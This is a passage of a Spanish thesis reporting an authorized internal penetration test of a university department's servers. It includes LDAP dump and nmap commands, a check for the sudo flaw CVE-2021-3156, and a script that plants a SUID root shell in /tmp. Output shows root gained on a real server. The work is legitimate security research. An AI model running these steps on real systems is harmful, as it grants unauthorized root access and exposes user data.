Universidad Zaragoza
1542

Trabajo Fin de Grado

Análisis de la ciberseguridad en los sistemas informáticos del Departamento de Informática e Ingeniería de Sistemas de la Universidad de Zaragoza

Strengthening cybersecurity in the systems of the Department of Computer Science and Systems Engineering at the University of Zaragoza

Autor

Jorge Rodilla Esteve

Directores

Ricardo Julio Rodríguez Fernández
José Antonio Gutiérrez Elipe

Titulación del autor

Grado en Ingeniería Informática

Escuela de Ingeniería y Arquitectura
2026

Resumen

La seguridad es un aspecto fundamental en cualquier entorno informático, bien sea en una red formada por muchos equipos o en sistemas individuales, y una mala gestión de la misma puede tener graves consecuencias. En este Trabajo de Fin de Grado se analiza de forma práctica la ciberseguridad de la red informática del Departamento de Informática e Ingeniería de Sistemas de la Universidad de Zaragoza (DIIS).

El trabajo abarca todo un proceso de *pentesting* al DIIS partiendo del acceso con credenciales que tiene cualquier alumno de la Escuela de Ingeniería y Arquitectura que cursa asignaturas con prácticas impartidas por el DIIS. Para realizar este proceso de una forma ordenada y sistemática se sigue la metodología estandarizada PTES (*Penetration Testing Execution Standard*), formada por las fases de recolección de información, búsqueda de vulnerabilidades, explotación y post-explotación.

El análisis se centra en evaluar el alcance real que puede tener un usuario del DIIS con permisos limitados, con el objetivo de identificar posibles fallos en servicios desplegados, desactualizaciones en sistemas, gestión de privilegios, etc. Este enfoque permite estudiar el entorno desde dentro, imitando a un atacante con acceso inicial, lo que resulta especialmente relevante en entornos académicos donde suelen darse este tipo de situaciones. Durante el desarrollo del trabajo se emplean herramientas y métodos comúnmente utilizados en auditorías de seguridad, así como entornos virtualizados que permiten simular escenarios controlados sin afectar a sistemas reales. El análisis utilizado permite detectar vectores de ataque y evaluar su impacto, priorizando siempre la integridad de la infraestructura y el uso responsable de las técnicas utilizadas. Como resultado final, se proponen medidas y recomendaciones orientadas a mejorar la ciberseguridad del entorno del DIIS y reducir la superficie de ataque, con el fin de prevenir futuros incidentes y fortalecer la protección de los servicios ofrecidos a los estudiantes.

Abstract

Security is a fundamental aspect of any computing environment, whether it is a network composed of numerous devices or individual systems, and poor security management can have serious consequences. This Bachelor's Thesis presents a practical cybersecurity assessment of the computer network of the Department of Computer Science and Systems Engineering (DIIS) at the University of Zaragoza.

The project covers a complete penetration testing process against the DIIS, starting from the level of access granted by the credentials available to any student of the School of Engineering and Architecture enrolled in courses with laboratory sessions taught by the DIIS. To carry out this process in an organized and systematic manner, the standardized PTES (Penetration Testing Execution Standard) methodology is followed, consisting of the phases of information gathering, vulnerability assessment, exploitation, and post-exploitation.

The analysis focuses on evaluating the actual capabilities of a DIIS user with limited privileges, with the aim of identifying potential weaknesses in deployed services, outdated systems, privilege management, and other security-related issues. This approach makes it possible to study the environment from an internal perspective, simulating an attacker with initial access, which is particularly relevant in academic environments where such situations are common. Throughout the project, tools and techniques commonly used in security audits are employed, together with virtualized environments that allow controlled scenarios to be simulated without affecting real systems. The methodology applied enables the identification of attack vectors and the assessment of their impact while always prioritizing the integrity of the infrastructure and the responsible use of the techniques involved. As a final outcome, a set of measures and recommendations is proposed to improve the cybersecurity posture of the DIIS environment and reduce its attack surface, with the objective of preventing future incidents and strengthening the protection of the services provided to students.

Índice

1. Introducción **5**

1.1. Motivación del proyecto 5

1.2. Objetivos y alcance del proyecto 5

1.3. Estructura del documento 5

2. Conceptos previos **6**

2.1. Auditoría de ciberseguridad 6

2.2. *Pentesting* (prueba de penetración) 6

2.3. Tipos de *pentesting* según el entorno 6

2.4. Tipos de *pentesting* según el nivel de información 7

2.5. Relación con el presente trabajo 8

3. *Pentesting* **9**

3.1. Pasos a realizar 9

3.2. Recolección pasiva de información 9

3.2.1. Estructura física (*hardware*) 9

3.2.2. Estructura lógica (*software*) 11

3.3. Búsqueda de vulnerabilidades 12

3.3.1. Escalada de privilegios local 12

3.3.2. Escaneo de servicios 13

3.4. Explotación de vulnerabilidades 15

3.4.1. Volcado parcial de información de servidor LDAP 15

3.4.2. Prueba de explotación en máquina virtual 16

3.4.3. Vector de entrada 17

3.5. Post-explotación 18

3.5.1. Compromiso de servidores accesibles por alumnos 18

3.5.2. Administración de servidores LDAP 21

3.5.3. Compromiso de otros servidores del departamento 23

3.5.4. *Crackeo* de *hashes* de contraseñas 24

3.6. Vectores de ataque descartados 25
3.6.1. *Pass-the-Hash* 25
3.6.2. NTLM *relay* 26

4. Análisis de riesgos y contramedidas **27**
4.1. Modelo de amenaza 27
4.2. Impacto sobre la seguridad 27
4.3. Principales vulnerabilidades identificadas 28
4.4. Contramedidas 29
4.4.1. Seguridad en LDAP 29
4.4.2. Gestión de claves SSH 30
4.4.3. Gestión de privilegios 30
4.4.4. Segmentación de red 30
4.4.5. Contraseñas débiles 30
4.4.6. Versiones desactualizadas 30
4.5. Limitaciones del trabajo 31

5. Conclusiones y trabajo futuro **32**

A. Anexos **35**
A.1. Horas de trabajo 35

1. Introducción

1.1. Motivación del proyecto

El Departamento de Informática e Ingeniería de Sistemas de la Universidad de Zaragoza (DIIS) proporciona a los alumnos de la Escuela de Ingeniería y Arquitectura (EINA) que cursan asignaturas con prácticas impartidas por el DIIS acceso remoto a ciertos servidores mediante credenciales personales. Este acceso, con fines docentes y prácticos, permite a los estudiantes interactuar con sistemas reales, además de ser usados por profesores para distintas gestiones. Sin embargo, la existencia de múltiples usuarios puede dar lugar a situaciones de riesgo, bien sea por configuraciones internas inadecuadas o mecanismos de seguridad deficientes. Teniendo en cuenta que cualquier usuario, bien sea alumno o profesor, puede tener contenido importante (trabajos de asignaturas, documentos docentes, exámenes, etc.) en su directorio personal, el hecho de que alguien pueda aumentar su nivel de privilegios explotando alguna posible vulnerabilidad supone un grave riesgo.

1.2. Objetivos y alcance del proyecto

El objetivo de este trabajo es evaluar y reforzar la ciberseguridad de los sistemas del DIIS, con el fin de blindar su protección y reducir lo máximo posible la probabilidad de acciones maliciosas. El eje central del proyecto es identificar vulnerabilidades reales presentes en dichos sistemas, ya sea en sus servicios, configuraciones, o exposición de recursos, y explotarlas controladamente para comprobar hasta dónde podría llegar un alumno partiendo de sus credenciales con privilegios limitados. Por tanto, quedan excluidas técnicas de ingeniería social.

A partir de este análisis, que se va a hacer siguiendo los pasos de la metodología estandarizada PTES (*Penetration Testing Execution Standard*) [9], se pretende proponer medidas para corregir los riesgos detectados que pueden comprometer la confidencialidad, disponibilidad e integridad de los sistemas del DIIS.

1.3. Estructura del documento

El capítulo 2 define los conceptos necesarios para entender en qué consiste el proyecto y situarlo dentro del marco profesional. El capítulo 3 presenta la parte técnica del trabajo, es decir, el proceso de análisis de la ciberseguridad del DIIS. El capítulo 4 resume las vulnerabilidades encontradas y propone las medidas correctivas para hacer que desaparezcan. El capítulo 5 muestra unas conclusiones generales del proyecto realizado. Por último, el anexo A muestra el recuento de horas dedicadas a este proyecto y un diagrama de Gantt en el que se sitúan esas horas a lo largo del tiempo.

2. Conceptos previos

En este capítulo se introducen y definen los conceptos fundamentales necesarios para comprender el planteamiento y desarrollo de este trabajo, además de su situación dentro del marco profesional. Primero, se definen los conceptos de auditoría de ciberseguridad y *pentesting* para ver sus diferencias. A continuación se clasifican los tipos de *pentesting* por su entorno y nivel de información. Por último, se relaciona todo lo explicado con este trabajo.

2.1. Auditoría de ciberseguridad

Una auditoría de ciberseguridad es un proceso sistemático y documentado cuyo fin es evaluar la seguridad informática de una organización e identificar las vulnerabilidades para su mitigación [2].

Este tipo de auditoría puede abarcar múltiples ámbitos, como la infraestructura tecnológica, las políticas y procedimientos de seguridad, la gestión de accesos, la concienciación del personal o el cumplimiento de estándares normativos. A diferencia de otras evaluaciones, una auditoría de ciberseguridad suele tener un enfoque más amplio y estratégico, proporcionando una visión general de la calidad de la seguridad de la organización.

2.2. *Pentesting* (prueba de penetración)

El *pentesting* o prueba de penetración es un procedimiento que consiste en simular ataques contra sistemas, redes o aplicaciones para identificar vulnerabilidades explotables por un atacante real. A diferencia de una auditoría tradicional, el *pentesting* tiene un enfoque práctico y técnico, centrándose en la explotación real de fallos de seguridad [3].

El objetivo del *pentesting*, además de descubrir vulnerabilidades, también es evaluar su impacto real para determinar qué podría hacer un atacante real, siempre proporcionando evidencias de ello y medidas para la corrección de los problemas detectados. Estas pruebas se realizan de forma autorizada y planificada, para evitar daños en sistemas y cumplir con la ley. En el contexto de este trabajo, previamente al inicio del mismo se acordó el plan de acción y alcance con los directores.

2.3. Tipos de *pentesting* según el entorno

Una de las principales clasificaciones del *pentesting* se realiza en función del punto de partida del atacante respecto al objetivo.

Pentesting externo

El *pentesting* externo simula el ataque de un adversario que no tiene acceso previo a la red interna de la organización. Este tipo de prueba se centra en los sistemas expuestos a Internet, como servidores web, servicios en la nube o aplicaciones públicas. Su objetivo principal es identificar vulnerabilidades accesibles desde el exterior que puedan permitir a un atacante comprometer los sistemas internos, como fallos de configuración, servicios innecesarios expuestos, vulnerabilidades en aplicaciones web o errores en mecanismos de autenticación.

Pentesting interno

El *pentesting* interno simula el escenario en el que un atacante ya dispone de acceso a la red interna de la organización, ya sea como un usuario legítimo malintencionado, un empleado con privilegios limitados o un atacante que ha conseguido superar el perímetro de seguridad, también conocido como Zona Desmilitarizada (DMZ). Este tipo de prueba permite evaluar el nivel de segmentación de la red, la gestión de privilegios, la resistencia frente a movimientos laterales y la capacidad de detección de actividades sospechosas dentro de la organización.

2.4. Tipos de *pentesting* según el nivel de información

Otra clasificación fundamental del *pentesting* se basa en la cantidad de información que la organización proporciona al auditor previamente a realizar la prueba.

Pentesting de caja negra

El *pentesting* de caja negra se caracteriza por la ausencia total de información previa sobre el objetivo. El auditor actúa como un atacante externo o interno sin conocimiento previo de la infraestructura, credenciales o tecnologías utilizadas. Este enfoque permite evaluar la superficie de ataque desde una perspectiva realista, analizando qué información puede obtener un atacante y qué vulnerabilidades puede descubrir únicamente mediante técnicas de reconocimiento y enumeración.

Pentesting de caja gris

El *pentesting* de caja gris se sitúa en un punto intermedio entre la caja negra y la caja blanca. En este caso, el auditor dispone de información parcial, como diagramas de red, descripciones generales de los sistemas de la red interna o credenciales de acceso válidas pero con privilegios limitados.

Pentesting de caja blanca

El *pentesting* de caja blanca proporciona al auditor un conocimiento completo del sistema, incluyendo documentación técnica, configuraciones, código fuente y credenciales con privilegios altos. Este tipo de prueba permite una evaluación más completa de la seguridad, identificando vulnerabilidades que podrían no ser detectables desde enfoques con menos información. No obstante, son menos realistas desde el punto de vista de un atacante externo o interno, ya que parte de un conocimiento total del entorno que un atacante real y externo a la organización no tendría.

2.5. Relación con el presente trabajo

Este trabajo se enmarca en un *pentesting* interno y de caja gris, combinando ambos criterios, puesto que desde un principio se tiene acceso a la red interna con unas credenciales de acceso válidas y no se parte desde cero. Este enfoque permite analizar la ciberseguridad del DIIS desde la perspectiva de un atacante que ya ha accedido al entorno interno, pero sin disponer de ninguna información, proporcionando así el escenario realista de un alumno cualquiera con credenciales de usuario con privilegios limitados.

3. *Pentesting*

En este capítulo se detalla el proceso práctico de análisis de la ciberseguridad del DIIS. En el primer apartado se explican los pasos que se siguen a lo largo de dicho proceso. Después, en los siguientes cuatro apartados se detalla cada uno de los pasos del *pentesting*. Por último, se abordan por encima algunos vectores de ataque descartados. También cabe destacar que todos los nombres de usuarios y máquinas del DIIS se anonimizan para que la publicación de este trabajo no suponga ningún riesgo de seguridad. Esto último solo cambia en la Tabla 3.1 y en las referencias de bibliografía [22] y [23], que son información pública.

3.1. Pasos a realizar

Como ya se ha mencionado, para este proceso de *pentesting* se sigue la metodología PTES. En la Figura 3.1 se muestra un pequeño diagrama de los pasos de esta metodología. Los pasos de esta son los siguientes: recolección de información, búsqueda de vulnerabilidades, explotación de vulnerabilidades, post-explotación y redacción del informe. En este caso el informe es este trabajo, por lo que el último paso no tiene un apartado dentro de este capítulo.

Figura 3.1: Diagrama de la metodología PTES.

3.2. Recolección pasiva de información

El objetivo de esta primera fase es recabar toda la información posible acerca del entorno de sistemas del DIIS interactuando de la manera menos agresiva posible, centrándose en su *hardware* y su *software*.

3.2.1. Estructura física (*hardware*)

En la web de introducción al uso del servidor de prácticas *hendrix* [23] y en la de trabajo remoto en los equipos de laboratorios [22] se pueden ver todos los servidores accesibles por los alumnos del DIIS. Se consideran como punto de partida todos los servidores excepto las estaciones de trabajo de los laboratorios, cuyo encendido remoto frecuentemente es inoperante

y de este modo no supone un obstáculo temporal. La Tabla 3.1 muestra los sistemas operativos de las máquinas accesibles por alumnos y sus arquitecturas.

Equipo	**Sistema operativo**	**Arquitectura**
central	CentOS Linux 7	x86_64 (amd64)
pilgor	CentOS Linux 8	aarch64 (arm64)
lab000/berlin	CentOS Stream 8	x86_64 (amd64)
hendrix01/02	Solaris 10	SPARC

Tabla 3.1: Sistemas operativos y arquitecturas de los servidores accesibles por alumnos.

Para obtener más información, se consultan sus direcciones IP en la web de Hurricane Electric [6]. En la Figura 3.2 se puede ver que estos servidores pertenecen al mismo sistema autónomo (AS), es decir, que comparten un conjunto de políticas de enrutamiento, además del prefijo de direcciones de red CIDR *155.210.0.0/16* de la Universidad de Zaragoza. Por ello, es muy probable que estén protegidos por el mismo *firewall*, en caso de que haya. Además, todos están en el mismo segmento de red, lo que lleva a plantear la hipótesis de que todas las máquinas del DIIS comparten prefijo CIDR.

Announced By		
Origin AS	**Announcement**	**Description**
AS766	155.210.0.0/16	

Figura 3.2: Resultado de la web de Hurricane Electric (AS y CIDR).

Una observación es que, a diferencia del resto, una de las máquinas de la Tabla 3.1 no está expuesta a Internet, por lo que para obtener su información se tiene que establecer conexión a través de otro servidor.

Esto, sumado a la información pública acerca de la VPN de la universidad [7] (Figura 3.3), confirma que existe un *firewall*, y detrás de él una zona en la que no se aplican sus restricciones. No se puede afirmar que esta zona sea un DMZ completo (ninguna restricción en toda la red de UNIZAR), pero puede concluirse que los equipos conectados a esta red tienen una posición privilegiada. Para simplificar, en el documento se usan las siglas DMZ para referirse al interior de la red de UNIZAR.

La conexión VPN a la red de la UZ permite utilizar los recursos de la red como si estuviésemos conectados directamente:

- Con una dirección IP de nuestra propia red 155.210.0.0 (unizar.es)
- Sin las limitaciones de protocolos o filtros de seguridad que afectan a las conexiones desde fuera de la Universidad.

La VPN sirve exclusivamente para acceder a **servicios de dentro** de la Universidad que no son **accesibles desde fuera** de la UZ.

Figura 3.3: Extracto de la información de la VPN de UNIZAR.

3.2.2. Estructura lógica (*software*)

En cuanto al *software*, se ha observado que el directorio */home* de cada usuario aparece automáticamente en el servidor en el momento que el usuario inicia sesión. Por tanto, es obvio que todos estos directorios no están replicados en todos los servidores, sino que se importan desde otro sitio. Mediante comandos de consola se comprueba qué montajes de sistemas de ficheros hay activos y que el demonio *autofs* (*Automounts filesystems on demand*) está activo. Por ejemplo:

```
ssh usuario1@servidor3 "systemctl status autofs;df -h"
* autofs.service - Automounts filesystems on demand
Active: active (running) since vie 2025-08-01 11:33:45 CEST; 4 months 5 days ago
[...]
servidor5:/hendrix/alumnos/2021/a8/usuario1 6,3T 4,8T 1,5T 77% /home/usuario1
servidor5:/hendrix/misc/usuario3 6,3T 4,8T 1,5T 77% /home/usuario3
```

En el resultado del comando anterior se observa lo siguiente:

- *servidor5* (no expuesto a Internet) contiene los directorios */home* de los usuarios en un volumen compartido de 6.3 terabytes llamado */hendrix*. Después de repetir el mismo comando en el resto de servidores accesibles por alumnos, se puede confirmar que en el fichero `/etc/exports` de *servidor5* están, al menos, las seis máquinas del DIIS de la Tabla 3.1.
- Los directorios de este volumen compartido están organizados por:
  - Tipos de usuarios (diferenciación entre alumnos y otro tipo de usuarios como profesores o administradores).
  - Año de ingreso a la universidad, en el caso de alumnos.
  - Primer dígito del NIP, en el caso de alumnos.
  - Grupos de usuarios no alumnos (posible grupo *misc*).

En cuanto a la gestión de usuarios, en ningún fichero `/etc/passwd` aparece ningún usuario alumno o profesor, con lo que se concluye que los usuarios no se gestionan localmente en cada servidor (con una entrada en `/etc/passwd` y otra en `/etc/shadow`). El fichero `/etc/nsswitch.conf` muestra que se utiliza LDAP (*Lightweight Directory Access Protocol*) para gestionar la información referente a usuarios (grupos, contraseñas, etc.), grupos de máquinas y montajes automáticos (directorios */home*), como se muestra a continuación:

```
ssh usuario1@servidor3 "cat /etc/nsswitch.conf"
[...]
passwd:     files ldap
shadow:     files ldap
group:      files ldap
netgroup:   ldap
automount:  files ldap
```

Pese a que en el fichero `/etc/nsswitch.conf` esté escrito *ldap*, puede estar usándose LDAPS (LDAP con cifrado TLS). Para verificar esto, se comprueba el fichero de configuración `/etc/openldap/ldap.conf`:

```
ssh usuario1@servidor3 "cat /etc/openldap/ldap.conf"
[...]
URI ldap://servidor1/ ldap://servidor2/
BASE o=diislab
```

Se observa que se utilizan *servidor1* y *servidor2* como instancias LDAP (sin cifrado TLS) para gestionar la información ya descrita. Al no especificar puerto, se usa el 389, que es el que usa este servicio por defecto, además de la base *diislab*. Mediante otras pruebas también se observa que se usa el demonio *nslcd* (*Naming services LDAP client daemon*), que conecta a un sistema cliente con instancias LDAP.

Utilizar LDAP sin TLS implica que el contenido de los paquetes de red que intervienen en el proceso de autenticación viajan en texto claro (no cifrado), por lo que bastaría con capturar tráfico de forma continua para obtener las contraseñas de los usuarios que inician sesión. Esto en principio no representa un riesgo real, ya que para capturar tráfico se requieren permisos que los usuarios alumnos no tienen.

Tal y como se recoge en la web de información del servidor *hendrix* [23], el entorno del DIIS está integrado con Windows y SMB (*Server Message Block*), por lo que probablemente se almacenen las contraseñas protegidas con, al menos, *hashes* de tipo NT y LM, que son los formatos tradicionales utilizados para almacenar contraseñas en sistemas Windows y son fundamentales dentro del protocolo SMB [10].

3.3. Búsqueda de vulnerabilidades

El objetivo de esta fase es enumerar la mayor cantidad de vulnerabilidades explotables posibles en los seis sistemas del DIIS ya mencionados con el fin de comprometer la seguridad y aumentar el nivel de permisos por encima del que tiene cualquier alumno del DIIS.

3.3.1. Escalada de privilegios local

En un principio se prueban herramientas de enumeración automática para escalar privilegios como *linPEAS* [19] o *lse* [20], dentro de las cuales se incluyen varias técnicas básicas para obtener permisos de superadministrador (*root*): abuso de *kernel*, mala gestión de *sudoers* (lo que define los permisos de usuarios en sistemas Linux), etc. Estas herramientas a su vez enumeran el sistema en términos generales: servicios activos, usuarios locales, conexiones de red activas, etc. Sin embargo, no se llega a nada concluyente con ellas.

Mediante enumeración manual se encuentra una vulnerabilidad local registrada formalmente con un CVE en *servidor3*.

CVE-2021-3156

Conocida como *Baron Samedit*, es una vulnerabilidad de gravedad alta en el binario de sudo. La vulnerabilidad consiste en un desbordamiento de búfer en el *heap* que se produce al procesar argumentos con barras invertidas en el modo sudoedit. El error permite que cualquier usuario local sin privilegios pueda obtener ejecución de código como *root* [21].

Esta vulnerabilidad afecta a las versiones del binario sudo desde la 1.8.2 a 1.8.31p2 y 1.9.0 a 1.9.5p1. En *servidor3* se tiene la 1.8.23, que es la que viene por defecto con el sistema operativo. La versión concreta se puede consultar con la ejecución del siguiente comando:

```
ssh usuario1@servidor3 "sudo -V"
Sudo version 1.8.23
Sudoers policy plugin version 1.8.23
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.23
```

Usando la técnica descrita en [14], se confirma que el binario es vulnerable (ya que aunque la versión sea vulnerable, el binario puede tener un parche de seguridad). Al ejecutar el comando:

```
sudoedit -s /
```

si el binario es vulnerable, pedirá la contraseña del usuario o mostrará un error indicando un fallo en los parámetros. Si no lo es, mostrará un mensaje de ayuda indicando su uso correcto. En el caso de *servidor3*, tal y como se muestra en la Figura 3.4, pide la contraseña, confirmando que es vulnerable.

Figura 3.4: Comprobación de que el binario sudo de *servidor3* es vulnerable.

3.3.2. Escaneo de servicios

En un primer intento de escaneo de servicios con *nmap* desde el exterior de la red de UNIZAR, se comprueba que se bloquea temporalmente una IP al intentar escanear los puertos de una máquina de la red de UNIZAR. No se tiene acceso a las reglas del *firewall*, pero se puede deducir que bloquea el tráfico procedente de una IP si esta intenta abrir muchos *sockets* (canales de comunicación de red) en muy poco tiempo. Una manera de evadir esta restricción sería ralentizar considerablemente la velocidad del escaneo, pero no se considera viable ni apropiada.

Como se tiene acceso al DMZ de la red de UNIZAR (aunque sea sin privilegios elevados) por SSH, se puede evadir la restricción mencionada enrutando el tráfico a través de uno de los servidores accesibles por alumnos. Esto se hace mediante *proxies* de tipo *SOCKS5* creados a través de conexiones SSH (*flag* -D). Estos túneles se usan para operar de forma centralizada

y cómoda desde una sola máquina local con herramientas ya configuradas, evitando transferir *software* de forma innecesaria.

Para usar estos túneles se utiliza la herramienta *proxychains*, cuya función es encadenar enrutamientos en múltiples servidores *proxy*. Para escanear también los servicios abiertos internamente (que solo escuchan en la interfaz de red *loopback*), se crea un túnel por máquina. Aprovechando el acceso previo a cada máquina, y con el fin de agilizar los escaneos, se extraen de forma local en cada máquina los puertos abiertos antes de realizar un escaneo en profundidad (*flag* -sCV de *nmap*). Cabe destacar que, aunque es posible identificar qué puertos están abiertos de forma local mediante comandos como *netstat*, se decide realizar un escaneo con *nmap* para obtener más información sobre los servicios en ejecución, puesto que solo saber si un puerto está abierto o cerrado no aporta información suficiente.

Al no poder utilizar estos túneles para enrutar tráfico UDP (ya que no lo permiten), se intentan escanear los puertos que se sabe que están abiertos desde el exterior. Sin embargo, estos aparecen como filtrados en los resultados de *nmap* (no responden), por lo que probablemente el *firewall* bloquee el tráfico UDP del exterior. Tampoco se pueden usar los binarios de *nmap* ya existentes en los servidores, ya que se necesitan permisos de administrador para escanear por UDP. También se descarta la versión estática del binario de *nmap* [4], con la cual solo se pueden realizar escaneos por TCP. Por todo esto no se considera el escaneo de servicios por UDP.

Autenticación anónima LDAP

Lo único reseñable de los resultados de estos escaneos está en las instancias LDAP ya mencionadas de *servidor1* y *servidor2*. Al escanear desde el interior del DMZ, el resultado es distinto al que se obtiene desde fuera, el cual no es concluyente en si el servicio es LDAP y solo muestra que los puertos 389 de estas dos máquinas están abiertos. Esto llama la atención teniendo en cuenta que se sabe que el servicio expuesto es LDAP, y lleva a deducir que el *firewall* permite únicamente el tráfico del establecimiento de conexión de TCP (al menos a estos puertos) y bloquea otro tráfico más intrusivo usado para identificar servicios. El resultado del escaneo en profundidad desde el interior del DMZ se muestra a continuación:

```
proxychains nmap -n -Pn -p 389 -sTCV servidor1 servidor2
Nmap scan report for servidor1
PORT    STATE SERVICE VERSION
389/tcp open  ldap    (Anonymous bind OK)

Nmap scan report for servidor2
PORT    STATE SERVICE VERSION
389/tcp open  ldap    (Anonymous bind OK)
```

Se observa que estos servidores LDAP permiten autenticación anónima, es decir, sin credenciales (*Anonymous bind OK* en el resultado del escaneo) desde el interior del DMZ. Esto evidencia que no solo cualquier usuario del DIIS podría consultar la información disponible en estos servidores, sino que probablemente también cualquier persona con acceso a la red de

UNIZAR, suponiendo que no haya ninguna restricción dentro de esta red.

3.4. Explotación de vulnerabilidades

El objetivo de esta fase es explotar las vulnerabilidades encontradas en el apartado anterior de forma controlada e intentar convertir alguna de ellas en un vector de entrada para elevar privilegios.

3.4.1. Volcado parcial de información de servidor LDAP

Como se descubrió en la fase 3.3, (véase la Sección 3.3.2) las instancias LDAP de *servidor1* y *servidor2* permiten autenticación anónima. Esto hace que se pueda consultar, sin necesidad de credenciales, el contenido de estas instancias, que se sabe que contienen usuarios, grupos de usuarios, contraseñas, etc.

Para verificar esto, se intenta realizar un volcado del contenido de estos servidores LDAP, que por lógica deberían tener todo el contenido replicado (ya que funcionan como servidor principal y secundario). Se utiliza la autenticación anónima (*flag* -x) y la base *diislab* ya vista (*flag* -b), mediante el siguiente comando:

```
proxychains ldapsearch -x -H ldap://servidor1 -b "o=diislab"
[...]
# search result
search: 2
result: 4 Size limit exceeded
# numResponses: 16385
# numEntries: 16384
```

Al final del volcado se observa que se ha excedido el tamaño límite de respuesta, por lo que no es completo. De este resultado se deduce que estas instancias están configuradas para limitar el tamaño de las respuestas a consultas con muchos resultados.

En cuanto al resultado de la consulta, no se observa el atributo *userPassword*, que es el que almacena las contraseñas *hasheadas*. Esto no es extraño teniendo en cuenta que en LDAP los atributos sensibles suelen estar protegidos por listas de control de acceso (ACLs, en inglés) y que para verlos se requieren credenciales de administrador.

Sin embargo, conviene destacar que son visibles los *hashes* de tipo NT y LM ya mencionados en la Sección 3.2.2. Esto supone un grave riesgo, ya que estos tipos de *hashes* están considerados como muy débiles (véase [11]) y están totalmente expuestos a ataques de fuerza bruta, ya que no se están protegiendo con ACLs. También llama la atención la existencia de grupos de usuarios como *admin*, *Domain Admins* o *docker*, ya que revela qué usuarios tienen los privilegios más elevados.

3.4.2. Prueba de explotación en máquina virtual

Para simular la explotación de la vulnerabilidad en el binario sudo encontrada en la fase 3.3 (véase la Sección 3.3.1), se crea una máquina virtual réplica de *servidor3*, con su misma versión de sistema operativo y arquitectura de procesador. Estos dos elementos son especialmente importantes, ya que la explotación encontrada afecta a una versión específica del binario y a configuraciones que vienen establecidas por defecto.

Aprovechando que *servidor3* (al igual que el resto de máquinas de la Tabla 3.1) utiliza un sistema operativo basado en UNIX, este se puede descargar e instalar de forma gratuita para crear la máquina virtual réplica. Para la virtualización se utiliza VMware. Para averiguar la versión que utiliza *servidor3*, se consulta el fichero `/etc/centos-release`.

Para explotar la vulnerabilidad encontrada, se utiliza un repositorio público de GitHub [15] centrado en este CVE. En él se ofrecen varios *exploits* en Python para distintas versiones y distribuciones de Linux. En este caso, se analizan los dos específicos para el sistema operativo de *servidor3*.

Uno de ellos edita el fichero `/etc/passwd` y añade un usuario con UID y GID de *root*, y nombre y contraseña *gg*. Se descarta por considerarse demasiado intrusivo. El otro escribe un *script* en lenguaje shell que se ejecuta como el usuario *root*, en el que se crea una versión alternativa del binario bash con *root* como propietario y el bit SUID activado. Se modifica ese *script* para evitar esa versión alternativa de bash por ser considerada maliciosa por VirusTotal [13], una plataforma que permite consultar la posible intención dañina de archivos con distintos antivirus. Esa versión alternativa de bash se considera maliciosa por 23 de ellos [1]. No se tiene constancia de que en *servidor3* haya ningún servicio activo para detectar intrusiones de este tipo; sin embargo, por precaución, se prefiere evitar dicha versión supuestamente maliciosa del binario bash.

El *script* en shell mencionado se reescribe para que compile como *root* un *shellcode* (programa que intenta generar una sesión como superadministrador) en lenguaje C y con el bit SUID activado; de modo que bastará con ejecutar ese *shellcode* para obtener permisos de *root*. Concretamente, este es el *script*:

```
#!/bin/bash
echo "#include <unistd.h>" > /tmp/shellcode.c
echo "#include <stdlib.h>" >> /tmp/shellcode.c
echo 'int main(){setuid(0);setgid(0);system("/bin/bash -p");}' >> /tmp/shellcode.c
cc /tmp/shellcode.c -o /tmp/shellcode # Compilar shellcode
chmod u+s /tmp/shellcode # Bit SUID
rm -f /tmp/shellcode.c # Eliminar fuente del shellcode
```

En una función del código Python se verifica la versión del binario sudo, y se procede con la explotación si esta es vulnerable. Para ello, el *exploit* ejecuta el comando «sudo -V» y recoge dicha versión de una línea del *output* que empieza por la cadena de texto «Sudo version». Al usar *servidor3* una fuente en español, en dicho *output* se muestra la tilde de «versión». Para

[1] Véase [1].

evitar cualquier conflicto en la ejecución del *exploit*, se modifica la primera cadena (usada para detectar la versión del binario sudo) por «Sudo versi».

El *exploit* cuenta con un proceso de fuerza bruta, en caso de que la aleatorización de direcciones de memoria esté habilitada. Como en *servidor3* lo está, en la máquina virtual también se activa.

```
[iortxi@localhost ~]$ ls /tmp
[iortxi@localhost ~]$ id
uid=1000(iortxi) gid=1000(iortxi) groups=1000(iortxi) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[iortxi@localhost ~]$ time python exploit_defaults_mailer.py &>/dev/null

real    0m56.248s
user    0m8.520s
sys     0m45.073s
[iortxi@localhost ~]$ /tmp/shellcode
[root@localhost ~]# id
uid=0(root) gid=0(root) groups=0(root),1000(iortxi) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost ~]#
```

Figura 3.5: Ejecución del *exploit* en la máquina virtual.

En la Figura 3.5 se muestra que al ejecutar el *shellcode* (después de haber ejecutado el *exploit* Python) se consigue una sesión como administrador. El tiempo que tarde la ejecución del *exploit* depende de la aleatoriedad de las direcciones de memoria.

3.4.3. Vector de entrada

Para conseguir privilegios de superadministrador en *servidor3* se utiliza el *exploit* que se ha probado previamente en la máquina virtual. En la Figura 3.6 se ve cómo se migra al usuario *root* a partir del usuario alumno *usuario1* después de haber ejecutado el *exploit*.

```
[redacted]:~/ id
uid=[redacted]([redacted]) gid=1000000(alumnos) grupos=1000000(alumnos),
[redacted]:~/ /tmp/shellcode
bash: /home/[redacted]/.bashrc: Permiso denegado
bash-4.2# id
uid=0(root) gid=0(root) grupos=0(root),30000(vmu),1000000(alumnos)
bash-4.2#
```

Figura 3.6: Resultado del *exploit* en *servidor3*.

Ahora que se pueden leer todos los ficheros de *servidor3*, lo primero que se hace es consultar la gestión de los permisos de sudo en el fichero `/etc/sudoers`.

```
bash-4.2# cat /etc/sudoers
[...]
%wheel    ALL=(ALL) ALL
%admin    ALL=(ALL) ALL
usuario2  ALL=(ALL) NOPASSWD: ALL
[...]
```

Se comprueba que los usuarios de los grupos *wheel* y *admin* pueden ejecutar cualquier comando como *root*, así como el usuario *usuario2*, pero este último sin contraseña. Consultando

su información en la instancia LDAP, se ve que es el administrador del entorno de sistemas del departamento y uno de los directores de este trabajo.

También se comprueba que el grupo *wheel* es un grupo local de *servidor3* sin ningún usuario, y que el grupo *admin* pertenece al servidor LDAP y no es vacío.

A partir de este punto, se puede migrar a cualquier usuario de las instancias LDAP de *servidor1* y *servidor2* y acceder a su directorio */home* sin su contraseña.

3.5. Post-explotación

En esta fase se evalúa el alcance real de las explotaciones realizadas en el apartado anterior. También se profundiza en conceptos de sistemas de ficheros en red, así como en herramientas como Docker o LDAP.

3.5.1. Compromiso de servidores accesibles por alumnos

